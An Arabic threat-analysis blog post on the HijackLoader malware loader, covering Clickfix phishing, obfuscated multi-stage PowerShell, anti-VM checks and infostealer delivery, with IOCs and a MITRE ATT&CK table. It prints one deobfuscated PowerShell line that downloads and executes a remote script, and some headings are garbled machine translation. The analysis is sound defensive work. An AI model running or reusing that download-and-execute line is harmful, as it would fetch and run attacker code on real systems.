

جدول المحتويات
- المقدمة
-
- التهديد المتطور لأجهزة تحميل الهجوم
-
- هدف هذه المدونة
- المنهجية والتحليل الفني
-
- الوصول الأولي والهندسة الاجتماعية
-
- التعتيم وإزالة التعتيم متعدد المراحل
-
- تقنيات مكافحة التحليل
-
- الحمولة النهائية
- خاتمة
- شركات النفط العالمية
- الشفاء السريع Seqrite الحماية
- رسم خرائط MITRE ATT&CK
المقدمة
مع تطور التهديدات السيبرانية، لم يعد التنفيذ النهائي للبرامج الضارة هو المحور الوحيد لقطاع الأمن السيبراني. فقد برزت مُحمّلات الهجوم كعنصر حاسم في الهجمات الحديثة، حيث تعمل كناقل رئيسي للوصول الأولي، وتُمكّن من إيصال برمجيات خبيثة متطورة سرًا داخل المؤسسة. وعلى عكس الحمولات البسيطة، صُممت المُحمّلات لغرض مُحدد: التحايل على الدفاعات الأمنية، وتحقيق الثبات، وتهيئة بيئة مُواتية للتنفيذ السري للبرامج الخبيثة في مرحلتها النهائية. وهذا يجعلها تهديدًا أكثر خطورةً وأهميةً يتطلب تحليلًا مُركزًا.
شهدنا مؤخرًا ارتفاعًا ملحوظًا في برمجيات HijackLoader الخبيثة. ظهرت هذه البرمجيات لأول مرة في النصف الثاني من عام 2023، وسرعان ما حظيت باهتمام واسع نظرًا لقدرتها على إيصال حمولات ضارة وتقنياتها المبتكرة في تحميلها وتنفيذها. وتظهر غالبًا على شكل برمجيات خبيثة كخدمة ، وهو ما لوحظ بشكل رئيسي في حملات ذات دوافع مالية على مستوى العالم.
تم توزيع برنامج HijackLoader من خلال برامج التثبيت المزيفة، والمواقع الإلكترونية التي تم تسميمها لتحسين محركات البحث ، والإعلانات الخبيثة، وبوابات البرامج/الأفلام المقرصنة ، مما يضمن قاعدة ضحايا واسعة وانتهازية.
منذ يونيو 2025، لاحظنا استخدام المهاجمين لـ Clickfix، مما دفع الضحايا غير المنتبهين إلى تنزيل برامج تثبيت .msi ضارة، مما أدى بدوره إلى تشغيل HijackLoader. ولوحظ تنزيل DeerStealer كملف تنفيذي نهائي على جهاز الضحية آنذاك.
في الآونة الأخيرة، لوحظ أيضًا ظهور TAG-150 مع CastleLoader/CastleBot، مع الاستفادة أيضًا من الخدمات الخارجية مثل HijackLoader كجزء من نظامها البيئي الأوسع نطاقًا للبرامج الضارة كخدمة.
يقوم برنامج HijackLoader بتسليم برامج سرقة البيانات وبرامج التحكم عن بعد بشكل متكرر ، مع تحسين أساليبه باستمرار. ويشتهر البرنامج بشكل خاص بتقنيات التهرب المتقدمة مثل:
- عملية doppelgänging مع الأقسام التي تم التعامل معها
- إلغاء ربط ملفات DLL للنظام
- استدعاءات النظام المباشرة تحت WOW64
- انتحال مكدس النداء
- فحوصات مكافحة الآلة الافتراضية
منذ اكتشافه، شهد HijackLoader تطورًا مستمرًا، مُشكلًا تهديدًا مستمرًا ومتزايدًا لمختلف القطاعات. لذلك، من الضروري أن تُنشئ المؤسسات نظام مراقبة مستمرًا لهذه المُحمّلات، وأن تُحافظ عليه، للحد من خطر الهجمات المُعقدة متعددة المراحل.
سلسلة العدوى

محة فنية

يبدأ الوصول الأولي بحملة تصيد هندسي اجتماعي تعتمد على CAPTCHA، والتي حددناها باسم Clickfix (وقد شوهد استخدام هذه التقنية من قبل المهاجمين في يونيو 2025 أيضًا).
يعمل ملف HTA هذا بمثابة أداة التنزيل الأولية، مما يؤدي إلى تنفيذ ملف PowerShell.

عند فك تشفير السلسلة المشفرة بتنسيق Base64 أعلاه، حصلنا على نص برمجي آخر لـ PowerShell، كما هو موضح أدناه.



نص PowerShell المُفكك أعلاه مُشوَّشٌ للغاية، مما يُشكِّل تحديًا كبيرًا للتحليل الثابت والكشف القائم على التوقيع. فبدلًا من استخدام سلاسل نصية ومتغيرات قابلة للقراءة، يُنشئ البرنامج أوامر وقيمًا ديناميكيًا من خلال عمليات رياضية مُعقَّدة وإعادة بناء سلاسل نصية من مصفوفات أحرف.

أثناء حل الحمولة المذكورة أعلاه، نرى أنه يتم فك تشفيرها إلى الأمر أدناه، والذي على الرغم من أنه لا يزال غير قابل للقراءة، إلا أنه يمكن إزالة التعتيم عنه بالكامل.

بعد إزالة التعتيم الكامل، نرى أن البرنامج النصي يحاول الاتصال بعنوان URL لتنزيل ملف لاحق.
iex ((New-Object System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))
عند تشغيله في مصحح الأخطاء، يعيد هذا البرنامج النصي خطأً، مما يشير إلى أنه غير قادر على الاتصال بعنوان URL.
الملف samie-bower.mp3 هو برنامج نصي آخر من PowerShell، والذي يحتوي على أكثر من 18,000 سطر وهو مشفر بشكل كبير ويمثل المرحلة التالية من برنامج التحميل.
من خلال عملية تصحيح الأخطاء، لاحظنا أن ملف PowerShell هذا يقوم بالعديد من عمليات فحص مكافحة الأجهزة الافتراضية ، بما في ذلك فحص عدد العمليات الجارية وإجراء تغييرات على مفاتيح التسجيل.

يبدو أن هذه الفحوصات تستهدف على وجه التحديد وتقرأ معرفات VirtualBox لتحديد ما إذا كان البرنامج النصي يعمل في بيئة افتراضية.

أثناء تحليل البرنامج النصي، لاحظنا أن الحمولة النهائية توجد داخل الأسطر القليلة الأخيرة، وهو المكان الذي يسلم فيه المحمل المظلم الأولي الأمر الخبيث النهائي.

تم حل إعلان المتغير غير المفهوم أعلاه؛ عند التنفيذ، فإنه يقوم بفك تشفير Base64، وعمليات XOR، وإجراءات فك التشفير الإضافية، قبل تحميل نص برمجي آخر لـ PowerShell والذي من المحتمل أن يحقن ملف PE.


يكشف فك تشفير هذا الملف عن ملف PE مضمن، يمكن التعرف عليه من خلال رأس MZ الخاص به.

هذا الملف PE عبارة عن ملف تنفيذي مضغوط للغاية لـ .NET.
يحمل الحمولة القابلة للتنفيذ قدرًا كبيرًا من التعليمات البرمجية، ومن المحتمل أن يتم استخراجها من قسم الموارد الخاص بها.

بمجرد فك الضغط، يبدو أن الحمولة القابلة للتنفيذ تقوم بتحميل ملف DLL.

ملف DLL هذا محمي أيضًا، ومن المرجح أن يمنع الهندسة العكسية والتحليل.

يستخدم برنامج HijackLoader عملية متعددة المراحل تتضمن ملفًا تنفيذيًا متبوعًا بملف DLL. تحاول المرحلة الأخيرة من البرنامج الاتصال بخادم تحكم وسيطرة، حيث يتم تنزيل برمجية خبيثة لسرقة المعلومات . في هذه الحالة، تحاول البرمجية الخبيثة الاتصال بعنوان URL المذكور أدناه.

على الرغم من أن خادم التحكم والسيطرة هذا لم يعد متاحًا، إلا أن محاولة الاتصال تتوافق مع سلوك برمجية NekoStealer الخبيثة . وقد تورط برنامج HijackLoader هذا في تحميل برامج خبيثة أخرى لسرقة البيانات، بما في ذلك Lumma.
خاتمة
يتطلب الدفاع الناجح ضد برامج التحميل المتطورة مثل HijackLoader تحويل التركيز من الحمولات الثابتة في المرحلة النهائية إلى آليات توصيلها الديناميكية والمتطورة باستمرار. بالتركيز على كشف الوصول الأولي والمراحل الوسيطة للتعتيم، يمكن للمؤسسات بناء دفاعات أكثر مرونة ضد هذا التهديد المستمر. ومن المهم بنفس القدر اعتماد نهج استباقي عبر جميع الطبقات، بدلاً من التركيز فقط على الوصول الأولي أو الحمولة النهائية. فغالبًا ما تُجري المهاجمات التغييرات الأكثر أهمية في الطبقات الوسيطة لتسهيل نشر البرامج الضارة بنجاح.
الشركات الأولمبية الدولية:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91 [.] 212 [.] 166 [.] 51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//77[.]91[.]101[.]66/
الشفاء السريع Seqrite حماية:
- Script.Trojan.49900.GC
- محمل.ستيلر دروبر سي آي آر
- Trojan.InfoStealerCiR
- وكيل طروادة
- بي دي إس/511
هجوم ميتري:
| تكتيك | معرف التقنية | اسم التقنية |
| الوصول الأولي | T1566.002 | التصيد الاحتيالي: رابط التصيد الاحتيالي (صفحة التصيد الاحتيالي CAPTCHA) |
| T1189 | اختراق غير مقصود (الإعلانات الضارة، تسميم محركات البحث، المثبتات المزيفة) | |
| التنفيذ | T1059.001 | مترجم الأوامر والبرمجة: بوويرشيل |
| التهرب الدفاعي | T1027 | الملفات أو المعلومات المشوشة (البرامج النصية المشوشة متعددة المراحل) |
| T1140 | إزالة التشويش/فك تشفير الملفات أو المعلومات (Base64، فك تشفير XOR) | |
| T1562.001 | إضعاف الدفاعات: تعطيل أو تعديل الأدوات (إلغاء ربط ملفات DLL) | |
| T1070.004 | إزالة المؤشر: حذف الملف (من المحتمل استخدامه في المحملات المرحلية) | |
| T1211 | الاستغلال للتهرب الدفاعي (استدعاءات النظام المباشرة بموجب WOW64) | |
| T1036 | التنكر (الإضافات المزيفة مثل .mp3 لنصوص PowerShell) | |
| الاكتشاف | T1082 | اكتشاف معلومات النظام (فحوصات VM، استعلامات التسجيل) |
| T1497.001 | المحاكاة الافتراضية / تجنب وضع الحماية: فحوصات النظام | |
| إصرار | T1547.001 | تنفيذ بدء التشغيل التلقائي للتمهيد أو تسجيل الدخول: مفاتيح تشغيل التسجيل (التلاعب بالتسجيل) |
| الاستمرار / الامتياز Esc. | T1055 | حقن العملية (إجراءات حقن البولي إيثيلين) |
| القيادة والسيطرة (C2) | T1071.001 | بروتوكول طبقة التطبيق: بروتوكولات الويب (حركة مرور HTTP/HTTPS C2) |
| T1105 | نقل أداة الدخول (تنزيل الحمولات الإضافية) | |
| التأثير / المجموعة | T1056 / T1005 | التقاط الإدخال / البيانات من النظام المحلي (وظيفة سرقة المعلومات من الحمولة النهائية) |
المؤلف:
نيراج لازاروس ماكاساري
شروتيروبا بانيرجي



